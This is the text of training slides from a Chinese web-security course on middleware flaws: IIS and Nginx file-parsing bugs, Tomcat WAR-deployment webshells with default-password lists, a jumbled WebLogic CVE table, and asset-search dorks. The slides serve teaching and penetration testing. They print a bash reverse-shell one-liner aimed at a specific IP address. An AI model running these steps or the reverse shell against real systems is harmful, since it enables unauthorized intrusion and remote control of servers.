中间件安全

讲师：空白

学院介绍

学院宗旨：专注网安人才实战技能培养

学院官网：https://edu.hetianlab.com/

合天网安实验室：https://www.hetianlab.com/

主打课程：

《web安全》：OWASP TOP 10漏洞原理及测试

《渗透测试》：渗透测试流程及工具的使用

《安全开发》：用python写一个综合的扫描器

《CTF-PWN》：CTF中的PWN相关

目录
CONTENTS

/01 解析漏洞

1.1 IIS6.0解析漏洞

目录解析以*.asp命名的文件夹里的文件都将会被当成ASP文件执行。


文件解析*.asp;.jpg 像这种畸形文件名在“；”后面的直接被忽略，也就是说当成 *.asp文件执行。 IIS6.0 默认的可执行文件除了asp还包含这三种 *.asa *.cer *.cdx

1.2 IIS7&7.5解析漏洞

IIS7/7.5在Fast-CGI运行模式下,在一个文件路径(/xx.jpg)后面加上/xx.php会将/xx.jpg/xx.php 解析为 php 文件。

1.3 Nginx解析漏洞

用户配置不当造成的解析漏洞，在上传的文件后面增加/.php后缀，被解析成PHP文件



/02 Tomcat部署war包getshell

2.1 Tomcat后台


Tomcat安装完成后会有如下页面，点击该页面的 Manager App 处会弹出输入用户名和密码的认证框。我们也可以直接访问： http://ip:port/manager/html 来访问该管理页面。


用户名：admin、tomcat、manager

密码：admin、123456、tomcat、manager、admin123

2.1 Tomcat密码爆破

Tomcat传递用户密码数据的格式是：用户名:密码 进行base64加密





2.1 部署war包

webshell路径：http://ip:port/warfilename/xxx.jsp

/03 Weblogic相关漏洞


3.1 Weblogic

WebLogic是美国Oracle公司出品的一个application server，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中

3.2 特征

端口：7001

Web界面：Error 404--Not Found



3.3 历史漏洞

		#XMLDecoder反序列化	CVE-2020-2551
Weakpassword	CVE-2016-0638	CVE-2017-10271	CVE-2020-2883
	CVE-2016-3510	CVE-2017-3506	CVE-2020-2555
#SSRF:	CVE-2017-3248		CVE-2019-17267
CVE-2014-4210	CVE-2018-2628		CVE-2020-14882
	CVE-2018-2893		CVE-2020-14841
#任意文件上传	CVE-2019-2725		CVE-2020-14825
CVE-2018-2894	CVE-2019-2729		CVE-2020-14859
	CVE-2019-2890		CVE-2021-2109

3.4 主要影响版本

Weblogic 10.3.6.0


Weblogic 12.1.3.0

Weblogic 12.2.1.1

Weblogic 12.2.1.2

Weblogic 12.2.1.3

Weblogic 14.1.1.0



3.5 相关资产获取

shodan fofa 钟馗之眼 等

app="BEA-WebLogic-Server"


google hacking

inurl:漏洞地址

intitle:weblogic等

3.6 漏洞扫描


https://github.com/rabbitmask/WeblogicScan



3.7 漏洞利用

https://github.com/rabbitmask/WeblogicScan

bash -i >& /dev/tcp/139.9.198.30/1234 0>&1



感谢您的聆听

学习工具、资料及课程回放

扫码免费领取